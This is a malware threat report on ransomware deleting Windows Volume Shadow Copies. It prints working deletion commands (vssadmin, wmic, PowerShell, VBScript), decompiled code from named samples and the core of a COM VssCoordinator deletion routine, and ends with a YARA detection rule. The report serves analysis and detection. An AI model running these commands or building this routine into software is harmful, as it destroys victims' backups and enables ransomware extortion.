Threat Report: Illuminating Volume Shadow Deletion

By Dana Behling

Published: 2022-09-20 · Archived: 2026-04-05 19:12:26 UTC

Executive Summary

Ransomware is one of the greatest threats to all industries. Threat actors have the ability to severely hinder, or destroy, the operations of organizations that range from small non-profits to global corporations. While there are many research studies on ransomware, this paper will describe specifically its method of destroying a form of Windows data backups called Volume Shadows. Specifically, this paper will describe a new method discovered in the wild that can bypass many forms of detection and prevention.

Introduction

The trillion-dollar ransomware market continues to grow, evolve, and affect every industry around the world. The attackers' goal is simple: prevent access to data using numerous methods to ensure that data is inaccessible until a desired ransom is paid. While most ransomware detection techniques focus heavily on methods of data encryption, which normally follows a narrow set of techniques, the techniques that ransomware uses to prevent restoration from backups and thwart system recovery are equally important and often receive less attention. Security practitioners continue to stress the importance of backups, and at the same time malicious actors are inventing new ways to inhibit system recovery. Some of the first tactics ever identified are still in use today.

As part of a large-scale ransomware threat analysis, the VMware Threat Analysis Unit (TAU) identifies and catalogs the various techniques that impact data recovery on compromised endpoints. One of the most well-known methods is the deletion of Windows Volume Shadow Copies. The Volume Shadow Copy Solution (VSS) was introduced with Windows Server® 2003 and on user systems with Windows XP. It solved two critical needs. One, it allowed backup of data while it was in use, and two, it allowed the backup of data that was otherwise too large to backup all at once. This is possible because rather than make a one-time exact copy of the data, VSS monitors and records changes to data, and by tracking these changes, it can produce copies of files and system settings. Known by users as the "Previous Versions" feature, this built in VSS quickly became and continues to be a part of individual and corporate backup strategies.

Commonly accepted as one of the first modern-day ransomware, CryptoLocker emerged in 2013 spreading through the Zeus Banking Trojan. It encrypted files and requested amounts such as $100 and $300 from victims for decryption. In its very first iteration this ransomware did not delete volume shadow copies (VSCs), so a common recovery solution performed by victims was to remove the ransomware from the system and then restore it from a known-good VSC. The ransomware actors learned quickly and as expected, this loophole was closed in a matter of months with new variants that deleted all VSCs. Since then, almost all ransomware deletes VSCs and uses other techniques to prohibit system recovery.

Three Categories of VSC Deletion Techniques

1. Use of native Windows binaries (Living Off the Land binaries or LOLbins)
2. Scripting which uses objects available in the language (WQL, PowerShell, VBS)
3. COM object interactions

Use of living off the land binaries is by far both the simplest and most observed technique, closely followed by the use of objects in scripting languages. These first two categories of techniques are easily observable because in most cases, even if obfuscated, they must eventually be interpreted as text that their perspective interfaces or interpreters can understand. Markedly different from the first two categories is the direct manipulation of COM objects. Techniques that use COM to modify VSCs are far more sophisticated, which makes them both more difficult to detect and more difficult to write. On both fronts these techniques require a significantly deeper knowledge of Windows internals including a good understanding of COM.

This paper provides an overview of techniques in all three of these categories that delete VSCs and reveals a new VSS COM object technique for deleting volume shadow copies that was recently discovered in ransomware in the wild. To understand the technique, it helps to have a high-level understanding of the VSS and COM.

Basics of Volume Shadow Copies

Four Components of Volume Shadow Copy Solution

- **Volume Shadow Copy Service (VSS)** – coordinates the actions of the other components listed here
- **VSS Requestor** – applications that request actions on one or more shadow copies; most commonly this is a backup application
- **VSS Writer** – enumerates and tracks the state changes of data tagged for backup, including locations. Numerous VSS Writers are provided for enumerating data required by Windows features.1
- **VSS System Provider** – commonly referred to as “providers”, these know about both copies of the data the original and the backup and interact with hardware. This is the only component that can also be implemented in hardware.



Figure 1: Architectural Diagram of Volume Shadow Copy Service (Microsoft, 2021)

Operational Flow of Volume Shadow Copy Service

An example volume shadow copy creation starts with a VSS Requester asking the VSS Coordinator for a list of all the VSS Writers available. Generally, each writer returned represents data associated with a specific Windows feature. Some examples of VSS Writers include a Registry Writer, Task Scheduler Writer, and File Replication Service Writer. As requested by the VSS Coordinator, each of the available VSS Writers provides details about its data, which the VSS Coordinator then sends to the VSS Requestor, who selects which data to backup. The VSS then notifies the appropriate VSS Writers to prepare their data for making a shadow copy. After all preparations have been completed by the VSS Writers the VSS Coordinator is notified, who then requests that the VSS Writers freeze changes to their data. Once the VSS Coordinator is notified that the VSS Writers' data is frozen, the VSS System Providers is notified to make the Volume Shadow Copy. On completion, the VSS Provider notifies the VSS Coordinator, who in turn notifies the VSS Writers that the freeze can be lifted. If everything goes smoothly, the location of the volume shadow copy is then provided to the VSS Requestor.

System Restore Points Versus Volume Shadow Copies

Restore points are also an option of the Volume Shadow Copy Solution, and both Restore Points and Volume Shadow Copies are native features built into Windows. While both are handled by the in-box Volume Shadow Copy Service, there is an important difference. System Restore points do not backup user data (i.e., anything is the "Users" folders). As the word "System" in the name "System Restore" implies these backups record configuration changes to the operating *system* and its applications. Volume Shadow Copies on the other hand backup both system configurations and user data. The difference between Volume Shadow Copies and System Restore Points illustrates how configurable the Volume Shadow Copy Solution can be. It all comes down to which of the VSS Writers are selected by the VSS Requestor.

VSC Management with Windows Utilities

The VSS is a native Windows service, so Microsoft provides convenience utilities for interacting and managing shadow copies. While they do see regular use by network administrators the world over, it is hardly surprising to find that these same utilities are also abused by ransomware to delete or deny access to VSCs. Many ransomware use more than one to make certain that VSCs are not available for data recovery. The table below provides a list of some of the more common utilities.

Table 1: Windows Utilities for VSCs

Utility	Description
vssadmin.exe	Provides functionality to list, delete, and resize VSCs.
wmic shadowcopy	The shadowcopy command under the Windows Management Instrumentation Command line (WMIC) or wmic.exe allows for the creation, deletion and listing of VSCs.

wbadmin.exe	Creates a one time or scheduled Volume Shadow Copy where changes are not tracked or saved. Can create, list, delete VSCs. This command uses the keyword “catalog” to refer to VSCs.
bcdedit.exe	The BCD in bcdedit.exe is short for Boot Configuration Data. This utility has many options, but ransomware primarily uses it to prevent automatic recovery from VSCs.

Native Windows Binaries for VSC Deletion

In ransomware, the most common method of deleting VSCs is to use tools resident on the system, otherwise known as Living Off the Land binaries (LOLbins), and the most common of these by far is the LOLbin vssadmin.exe. The behavior and available options of vssadmin.exe may vary depending on the version of Windows or if running these commands on a server version, but in general it provides the ability to show details about most VSS objects and resize or delete VSCs.

```
PS C:\Windows\system32> vssadmin
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Error: Invalid command.

---- Commands Supported ----

Delete Shadows         - Delete volume shadow copies
List Providers         - List registered volume shadow copy providers
List Shadows           - List existing volume shadow copies
List ShadowStorage     - List volume shadow copy storage associations
List Volumes           - List volumes eligible for shadow copies
List Writers           - List subscribed volume shadow copy writers
Resize ShadowStorage   - Resize a volume shadow copy storage association
PS C:\Windows\system32>
```

Figure 2: Available vssadmin Commands

Example usage that loops over each volume deleting the VSCs associated with each.

```
vssadmin delete shadows /for=<ForVolumeSpec> [/oldest | /all | /shadow=<ShadowID>] [/quiet]
```

Command 1: vssadmin delete shadows

Another way to abuse the vssadmin command is to resize the volume shadow copy storage to anything smaller than its currently used space. This leaves malware authors with the choice of guessing the VSC used space, simply picking a small value and hoping it deletes the VSCs, or adding functionality to determine the actual used space. One way to get the amount of space currently used by the VSC is to run the below command.

```
vssadmin list shadowstorage
```

Command 2: vssadmin list shadowstorage

To achieve a resize deletion the malware authors need to set the maxsize parameter to any value less than what is currently used. According to Microsoft, the minimum value allowed for allocation by the maxsize parameter is 1MB2, so it follows that setting maxsize to 1MB should have the best chance of deleting the VSCs.

```
vssadmin resize shadowstorage /for=<ForVolumeSpec> /on=<ForVolumeSpec> /maxsize=1MB
```

Command 3: vssadmin resize shadowstorage

VSSADMIN Used in DarkGate Ransomware

The DarkGate ransomware written in Delphi takes full advantage of those unfortunate enough to become infected by not only encrypting files and adds insult to injury by using the infected systems to mine cryptocurrency. If that's not enough, it also has the capability to download and execute additional payloads that can steal crypto wallets or gain complete control of the system. The below image is taken from DarkGate and shows the vssadmin command being passed to the command prompt to delete the volume shadow copies.

```
CODE:0043FE5C call_vssadmiin_delete proc near         ; CODE XREF: sub_443FAC:loc_44441B↓p
CODE:0043FE5C                 mov     edx, offset aCVssadminDelet ; "/c vssadmin delete shadows /for=c
CODE:0043FE61                 mov     eax, offset aCmdExe_5 ; "cmd.exe"
CODE:0043FE66                 call    sub_43E2F4
CODE:0043FE6B                 retn
CODE:0043FE6B call_vssadmiin_delete endp
CODE:0043FE6B
CODE:0043FE6B ; ---------------------------------------------------------------------------
CODE:0043FE6C                 dd 0FFFFFFFFh, 2Eh
CODE:0043FE74 aCVssadminDelet db '/c vssadmin delete shadows /for=c: /all /quiet',0
CODE:0043FE74                                         ; DATA XREF: call_vssadmiin_delete↑o
CODE:0043FEA3                 align 4
CODE:0043FEA4                 dd 0FFFFFFFFh, 7
CODE:0043FEAC aCmdExe_5       db 'cmd.exe',0          ; DATA XREF: call_vssadmiin_delete+5↑o
```

Figure 3: Example of vssadmin in 10bfaeb0c00425c4749140d5c7d9f3d88537cf2f621ba7af5322b15cf205b896

VSSADMIN Resize ShadowStorage Used by Conti

In a 2020 version of the now notorious Conti ransomware, the vssadmin resize technique is used. The choice to set the maxsize to 401MB is interesting for the value selected. Popular consensus at the time was that the number was picked by the author at random.

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
```

```
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
```

Figure 4: Example of vssadmin in eae876886f19ba384f55778634a35a1d975414e83f22f6111e3e792f706301fe

VSSADMIN & WMIC Used in MSILZilla (.NET Ransomware)

MSILZilla ransomware was originally written in one of the Microsoft .NET languages (C#, F# or Visual Basic) and compiled into **M**icro**S**oft **I**ntermediate **L**anguage (MSIL). MSIL is a CPU-independent set of instructions that can be efficiently converted to native code usually at runtime by the .NET just-in-time (JIT) compiler. Although an exhaustive study was not made on the topic, experience shows that there are numerous named MSIL ransomware circulating. One recently in the news is Chaos, but the .NET ransomware legacy can be traced back to at least 2016.

```
if (!File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\
  \Kaspersky.exe"))
{
    try
    {
        File.Copy(Application.ExecutablePath, Environment.GetFolderPath
          (Environment.SpecialFolder.Startup) + "\\Kaspersky.exe");
    }
    catch
    {
    }
}
MainForm.runCommand("vssadmin delete shadows /all /quiet && wmic shadowcopy delete");
MainForm.runCommand("echo ^[autorun^] >autorun.inf");
MainForm.runCommand("echo ^open^=KasperskyScan^.exe >>autorun.inf");
MainForm.runCommand("echo ^execute=^KasperskyScan^.exe >>autorun.inf");
```

Figure 5: Example of vssadmin and wmic in 390f6c71817dcf576d2b59878684ff46a78e2292fdd60df090b77730206a537a

The above screenshot not only shows hints of a Kaspersky masquerade, but the death blow to this system's VSCs. The ransomware sample is shown running the command, "vssadmin delete shadows /all /quiet && wmic shadowcopy delete". The first part of this two-part command that is separated by double-ampersands uses the Windows vssadmin utility to delete all shadow copies and suppresses any user feedback. Then, the second part makes doubly sure the VSCs are deleted by running "wmic shadowcopy delete", which achieves the same outcome through different means. If this doesn't seem quite right, it's because it contains an error. The double-ampersands should be replaced either with a single-ampersand or double-vertical bar. The single ampersand will run the wmic part of the command regardless of the outcome of the vssadmin command, and the double-vertical bar would run the wmic command only if the vssadmin part of the command fails. While looking at methods of VSC deletion, it was common to see these two commands used together. They were usually separated by a single ampersand.

WMIC SHADOWCOPY

WMIC is short for Windows Management Instrumentation Command Line. As the name suggests it is a command line utility that is part of the larger Windows Management Instrumentation (WMI) infrastructure. WMI, and on a smaller scale WMIC, provides tools for the automation and remote administration of distributed systems. A relatively small part of this is the management of volume shadow copies. As shown below, the wmic shadowcopy command provides a robust set of options for interacting with volume shadow copies.

```
PS C:\Windows\system32> wmic shadowcopy /?

SHADOWCOPY - Shadow copy management.

HINT: BNF for Alias usage.
(<alias> [WMIObject] | <alias> [<path where>] | [<alias>] <path where>) [<verb clause>].

USAGE:

SHADOWCOPY ASSOC [<format specifier>]
SHADOWCOPY CALL <method name> [<actual param list>]
SHADOWCOPY CREATE <assign list>
SHADOWCOPY DELETE
SHADOWCOPY GET [<property list>] [<get switches>]
SHADOWCOPY LIST [<list format>] [<list switches>]

PS C:\Windows\system32>
```

Figure 6: WMIC Shadowcopy Commands

The simple three-word command to delete all shadow copies with WMIC is shown here. The default is to delete all shadow copies; the easiest way to delete a single VSC using WMIC is to type WMIC in an administrator privileged command prompt, which will enable WMIC interactive mode. In this mode typing “shadowcopy delete” will prompt the user about the deletion of individual VSCs. Outside of interactive mode, there is no prompt, and all shadow copies are deleted.

```
wmic SHADOWCOPY DELETE
```

Command 4: The wmic shadowcopy delete command

WMIC SHADOWCOPY Delete Used in Wana Decrypt0r 2.0

The confusingly named Wana Decrypt0r 2.0 also uses a very conservative approach; as shown, the command calls not only vssadmin to delete shadows, but also wmic shadowcopy delete. Then, just to hamper recovery further, bcdedit is called to prevent automatic recovery from the VSCs that were presumably already deleted.

Wana Decrypt0r 2.0 is an ancestor of WannaCry, which wormed its way around the world starting in 2017 using the EternalBlue SMB exploit. The large number of variants associated with this Wana Decrypt0r 2.0 can be attributed in part to a ransomware generator. This program, Aron WanaCryptor 2.0 Generator v1.0, allows enterprising criminals to customize the WannaCry lock screen text, images, and colors. For this reason, there are many variants of this ransomware that are functionally identical, but given new names based on the text from the ransom window.

```
                    s_/c_vssadmin_delete_shadows_/all_/_00420fd8  XREF[2]:    004066fe(*), 0040670c(R)
00420fd8 2f 63 20        ds        "/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /se
         76 73 73
         61 64 6d...
```

Figure 7: Use of vssadmin and wmic shadowcopy in b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25

WMIC SHADOWCOPY Used in Somhoveran

Known for being distributed on Discord's content delivery network under the guise of game related hacks or cheats, the Somhoveran ransomware arrives as a self-extracting archive, which runs a batch script to kick off a .NET (MSIL) file that ultimately locks the user out of their own desktop. To add insult to injury a countdown timer is displayed to pressure those affected to pay the ransom promptly.

```
// Token: 0x06000019 RID: 25 RVA: 0x00002E4C File Offset: 0x0000104C
private static void deleteShadowCopies()
{
    Program.runCommand("vssadmin delete shadows /all /quiet & wmic shadowcopy delete");
}
```

Figure 8: Use of vssadmin and wmic shadowcopy in31dfd40951e006b0a2f2fa439d4bbb37db01120478155d48b533453676e71073

Scripting Objects Used for VSC Deletion

Interacting with VSC using Windows utilities is without question the most straight forward method to delete shadow copies, but it is also very well-known, and detectable by security projects. By using objects available in scripting languages like PowerShell, VBScript or Python, actors can achieve the same outcome, with minimal additional effort, and gain some anonymity in the operating system.

PowerShell Script with WMI to Delete VSCs

The WMI command line utility isn't the only way to use WMI to delete volume shadow copies. From a ransomware authors' perspective, it could be beneficial to avoid the use of command line tools like wmic.exe, as calls to this and similar can be easily monitored by security products. To hide in the noise of corporate network environments ransomware can use cmdlets in PowerShell to delete VSCs. As shown here, with just a simple for-loop, PowerShell can make quick work of all the VSCs.

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object{$_.Delete();}
```

Command 5: One Line PowerShell Script to Delete VSCs

PowerShell Script with WMI Used in Anchor

Anchor is publicly attributed to the Trickbot group whose toolkit started out primarily with banking trojans and later branched into multiple ransomware tools. Like the other examples described, Anchor uses multiple methods to delete VSCs including a call to PowerShell that uses WMI to delete shadow copies.

```
                u_wbadmin.exe_DELETE_SYSTEMSTATEBA_00485c70   XREF[1]:   FUN_00418d2c:004195ca(*)
00485c70 77 00 62      unicode   u"wbadmin.exe DELETE SYSTEMSTATEBACKUP -deleteoldest"
         00 61 00
         64 00 6d...
00485cd6 00            ??        00h
00485cd7 00            ??        00h

                u_powershell_-command_"Get-WmiObje_00485cd8   XREF[1]:   FUN_00418d2c:0041960e(*)
00485cd8 70 00 6f      unicode   u"powershell -command \"Get-WmiObject Win32_Shadowcopy | ForEach-Object
         00 77 00
```

Figure 9: PowerShell Script to Delete VSCs in e26b2ffb2ee711fc7b04d62911580560794ee4fa9b7fcfade65ee6ff2eed0274

PowerShell with WMI Used in BlackSun Ransomware

Implemented entirely in PowerShell, BlackSun is an all-in-one ransomware, which arrives with all its functionality and does not download or load additional payloads. Part of the prepacked functionality deletes the shadow copies as shown here in the author named function, “DoCleanShadows”.

```
function DoCleanShadows ()
{
    Write-Host "Deleting shadow copies..."
    Get-WmiObject Win32_Shadowcopy | ForEach-Object { $_.Delete(); }
}
```

Figure 10: PowerShell Scrip to Delete VSCs in 8de8134635cfbbf3cda763208262ceb07633d65f394e0395abf0c543c4d7f76b

VBScript and Python Use WMI to Delete Shadow Copies

Unlike PowerShell VBScript doesn’t have a built-in object for interacting directly with VSCs. The below example script goes back to at least 2016, and while it still works, it has fallen out of favor in newer ransomware samples, it was popular at the dawn of the modern ransomware age, when criminal groups began to adopt ransomware as a business model. In the below example, VBScript retrieves a handle to WMI and then uses that handle to invoke the WQL3 request, “Select * From Win32_ShadowCopy”. The For Each loop then deletes each VSC. A very similar script can be written in Python or other scripting languages where an interface to WMI is provided.

```
strComputer = “.”
Set objWMIService = GetObject(“winmgmts:\\” & strComputer & “\root\cimv2”)
Set colItems = objWMIService.ExecQuery(“Select * From Win32_ShadowCopy”)
For Each objItem in colItems
objItem.Delete_
Next
```

Command 6: VBScript for Volume Shadow Deletion

Component Object Model (COM) for VSC Deletion

Interacting with Windows COM objects is not new in malware. As covered soon, without the layer of Windows Privileges on the proverbial COM cake, COM allows direct access to the operating system's underlying component objects. This low-level direct access combined with the difficulty of differentiating malicious behavior from bona fide behavior make COM an attractive vector to achieve malicious goals. This includes COM techniques for deleting VSCs.

New Technique: COM VSS Coordinator Used for VSC Deletion

During the study of ongoing ransomware tactics and techniques, TAU uncovered a newer method of Volume Shadow deletion in the wild. This never reported technique instantiates the Component Object Model (COM) Volume Shadow Copy Coordinator (VssCoordinator), a part of the Volume Shadow Copy Service (VSS) using its CLSIDs. Short for class identifier, a CLSID is a globally unique identifier for a COM Class Object. This direct access to the VSS Coordinator provides full access to VSCs.

Table 2: CLSIDs Used in New COM VSC Deletion Technique

CLSID	**Value**
VSS COM Interface	DA9F41D4-1A5D-41D0-A614-6DFD78DF5D05
VSS Coordinator	E579AB5F-1CC4-44B4-BED9-DE0991FF0623

High Level Summary of the Component Object Model (COM)

A complete understanding of COM goes beyond what is needed to understand this technique, but a high-level understanding is helpful. Here are the basics. COM goes back to the beginning of Windows, and there are entire books written about it. At the risk of oversimplification, it is provided by Windows as a way for one or more process' objects to interact with any other COM process' objects regardless of language, structure, or location through a specifically defined COM interface. These interfaces commonly facilitate communication between applications and the operating system. It can be helpful to think of it as object-to-object communication regardless of all else.

While COM has a no-rules-anything-goes philosophy, Windows privileges inject order into this anarchist methodology. The relevant thing about Windows privileges for this paper's purpose is that they define which applications and COM objects can interact, and what operations are allowed. This new technique to delete VSCs requires access to the VSS Coordinator COM Object, and that requires SeBackupPrivilege.

SeBackupPrivilege allows file content retrieval, even if the security descriptor on the file might not grant such access. A caller with SeBackupPrivilege enabled obviates the need for any ACL-based security check. (Microsoft, 2021)

```
                /* The LookupPrivilegeValue function retrieves the locally unique identifier
                   (LUID) used on a specified system to locally represent the specified
                   privilege name. */
BVar1 = LookupPrivilegeValueW((LPCWSTR)0x0,(LPCWSTR)&SeBackupPriviledge,&lpLuid);
if (BVar1 != 0) {
  New_TOKEN_PRIVILEGES =
       CONCAT412(3,CONCAT48(New_TOKEN_PRIVILEGES.Privileges[0].Attributes,lpLuid) << 0x20);
  New_TOKEN_PRIVILEGES = CONCAT124(New_TOKEN_PRIVILEGES.Privileges,1);
                /* The AdjustTokenPrivileges function enables or disables privileges in the
                   specified access token. Enabling or disabling privileges in an access toke
                   requires TOKEN_ADJUST_PRIVILEGES access. */
  BVar1 = AdjustTokenPrivileges
                    (TokenHandle,0,&New_TOKEN_PRIVILEGES,0,(PTOKEN_PRIVILEGES)0x0,&local_5c);
```

Figure 11: Enables SeBackupPrivilege

The above code shows the sample retrieving the LUID or Local Unique Identifier struct for SeBackupPrivilege. A new TOKEN_PRIVILEGES structure is created with this LUID to grant itself the same privilege. Then the created structure is passed to AdjustTokenPrivileges to ensure SeBackupPrivilege, which allows access to the necessary interface.

The ransomware now has access to the VSS Coordinator Object through the VSS COM Interface and complete control over volume shadow copies, including the ability to delete them, but before we analyze the technique any further; let's look at the ransomware sample that contained it.

Hello Ransomware Containing New COM Technique for Deleting VSCs

The new technique was discovered in a sample of Hello ransomware, which has been circulating since at least mid-2021. The table provides a high-level overview of its execution flow.

Table 3: Summary of Hello Ransomware Files

Name	**SHA256**	Relationship
xd.exe	ffebda7512c78ba73ffa40dd02b59fd22cfa8e1bf48cd86e7b2d54e19c061134	Origin File (Hello Ransomware)
di.dll	5cd61b2f5f3f2d8af51b3635ba85f708e58a0961e4496e1cc37fdce58b3c04fb	Dropped by xd.exe (Drops vs.exe)
vs.exe	cff04aa0a317d6b7c498faccdfbe7353b2676ea97acb1bee1bda650f29a8e423	Dropped by di.dll (Deletes VSCs)

Figure 12: Hello Ransomware Icon

The primary parent of the EXE that contains the new VSC deletion technique is named xd.exe. Its icon is shown here. The xd.exe loads an AES encrypted blob into memory and decrypts it in place. This decoded in-memory

content initiates encryption of files and drops the dynamic link library (DLL) file di.dll, which it spawns in a new process. The di.dll file has two objectives. One, it finds a process with SeDebugPrivilege, and two, it drops and runs vs.exe as a new process. Then vs.exe exercises the new VSC deletion technique.

Figure 13: Red Mask Desktop Image

While di.dll and vs.exe are prepping for and deleting the VSCs, the parent file, xd.exe continues to encrypt files, each encrypted file's extension is appended with ".hello", and the desktop background is changed to a centered image of a red mask.

New COM VssCoordinator Technique for Deleting VSCs

As described, the ransomware is not particularly noteworthy, except in its method of volume shadow copy deletion, so let's take a closer look at that technique specifically. As illustrated in the decompiled code, a handle to the COM interface associated with the Volume Shadow Copy Coordinator is retrieved with a call to CoCreateInstance. Using this interface, a list of VSCs is secured, and this list enables the deletion of all shadow copies. As of this writing this technique has no detections by security vendors, which is likely because this method of deleting volume shadow copies has legitimate uses in the backup and recovery lifecycle. In fact, while researching this technique several legitimate backup solutions were evaluated and dismissed as known-good applications.

```
undefined8 init_com_delete_shadow_copies(qword param_1,qword path,qword env)

{
  uint local_2c;
  LPVOID local_28;
  longlong *pIVssCoordinator;

  adjust_SeBackupPriviledge();
  initialize_COM();
  pIVssCoordinator = 0x0;
  CoCreateInstance(&CLSID_CVssCoordinator,0x0,CLSCTX_LOCAL_SERVER|CLSCTX_REMOTE_SERVER,
                   &IID_IVssCoordinator,&pIVssCoordinator);
                    /* <JMP.&ObjectStublessClient3> */
  (**(*pIVssCoordinator + 0x18))(pIVssCoordinator,0xffffffff);
  local_28 = 0x0;
  local_2c = 0;
  list_shadow_copies(pIVssCoordinator,&local_28,&local_2c);
  delete_shadow_copies(pIVssCoordinator,local_28,local_2c);
                    /* <JMP.&IUnknown_Release_Proxy> */
  (**(*pIVssCoordinator + 0x10))();
  CoUninitialize();
  return 0;
}
```

Figure 14: New Technique for Deleting VSCs

MITRE ATT&CK Techniques

This table was built using v11.2 of the framework.

Table 4: MITRE ATT&CK Techniques for Hello Ransomware ffebda7512c78ba73ffa40dd02b59fd22cfa8e1bf48cd86e7b2d54e19c061134

Tactic	ID	Name	Description of this implementation
Execution TA0002	T1129	Shared Modules	Calls CreateProcessW to execute decrypted content.
	T1106	Native API	Makes direct system calls.
	T1559.001	Component Object Model	Uses COM to delete VSCs.
Privilege Escalation TA0004	T1134	Access Token Manipulation	Ensures SeBackupPrivilege
Defense Evasion TA0005	T1027.002	Obfuscated Files or Information: Software Packing	Software packing and dynamic resolution of windows function addresses, which are then called from non-standard registers.

	T1218.011	System Binary Proxy Execution: Rundll32	Runs dropped file using rundll32.exe.
	T1140	Deobfuscate/Decode Files or Information	Embedded files are decrypted and dropped to the file system.
	T1070.004	Indicator Removal on Host: File Deletion	Dropped file is deleted.
	T1140	Deobfuscate/Decode File or Information	Decrypts and runs embedded files.
Impact TA0040	T1486	Data Encrypted for Impact	Files are encrypted for financial gain.
	T1491.001	Defacement: Internal	Desktop image is changed.
	T1490	Inhibit System Recovery	Deletes Volume Shadow Copies

YARA Rule

The nature of this technique dictates that this rule will return false positive results in some environments. By excluding validly signed files, a partial mitigation is achieved, however as most are already aware not all legitimate files are signed, and subsequently sometimes malicious files can have a valid signature. With this caveat in mind, the below rule is provided as a starting point for further customization to meet the needs of one's situation. For example, if the organization has software for managing backups that interacts directly with the VSS Coordinator, it will likely need to exclude executable files associated with it.

```
import "pe"
/*
  Detects COM technique for deleting volume shadow copies using the
  Volume Shadow Copy Coordinator.
*/
rule VSS_COM_Deletion_Technique_without_WMI
{
   strings:
      $IID_IVssCoordinator = {D4 41 9F DA 5D 1A D0 41 A6 14 6D FD 78 DF 5D 05}
      $CLSID_CVssCoordinator = {5F AB 79 E5 C4 1C B4 44 BE D9 DE 09 91 FF 06 23}
      $SeBackupPrivilege = "SeBackupPrivilege" ascii wide fullword
   condition:
      uint32(uint32(0x3C)) == 0x00004550 and
      $IID_IVssCoordinator and
      $CLSID_CVssCoordinator and
      $SeBackupPrivilege and
      not for all i in (0..pe.number_of_signatures - 1):
         pe.signatures[i].valid_on(pe.timestamp)
```

```
        )
}
```

Command 7: YARA Rule to Detect COM VssCoordinator VSC Deletion

Other COM VSC Deletion Techniques

Of course, this new technique isn't the first-time malicious actors tapped into COM to delete volume shadow copies and interacting directly with the VSS Coordinator is not the only access to the VSCs. To illustrate this, two more techniques are provided. This should not be considered a complete anthology of COM techniques for deleting VSC and is provided as an overview. The vast capabilities of COM almost certainly ensure there are more techniques both already in the wild and yet to be written.

COM WMI Object for VSC Deletion in Five Hands Ransomware

Five Hands ransomware uses a different COM interface for deleting volume shadow copies, but one that is familiar. The highlighted portion of the below image shows the CLSID of the WMI interface. Gaining access to the COM WMI interface provides the author with an incredible amount of built-in functionality including the ability to delete volume shadow copies.

Five Hands is reported to be used by an espionage-for-hire criminal group. While many ransomware samples gain access by phishing, initial access for this ransomware is strongly tied to an unpatched vulnerability in an externally facing VPN product. It is both always too late and never too late to patch those vulnerable systems, but mostly too late once Five Hands finds a way into the network.



Figure 15: COM WMI Access in 02a08b994265901a649f1bcf6772bc06df2eb51eb09906af9fd0f4a8103e9851

VSS Requestor & Writer COM Objects Used for VSC Deletion in Diavol

Diavol ransomware shares code similarities with Trickbot malware and Conti ransomware, and it has been observed as early as October 2021. Its name, Diavol, is the Bulgarian word for devil, however one might be able to escape this "diavol". If the unfortunate situation occurs, that causes the network to fall victim to this

ransomware, check out the free decryption tool provided by Emsisoft4. The VSCs will likely be gone, but maybe some data may still be recoverable.

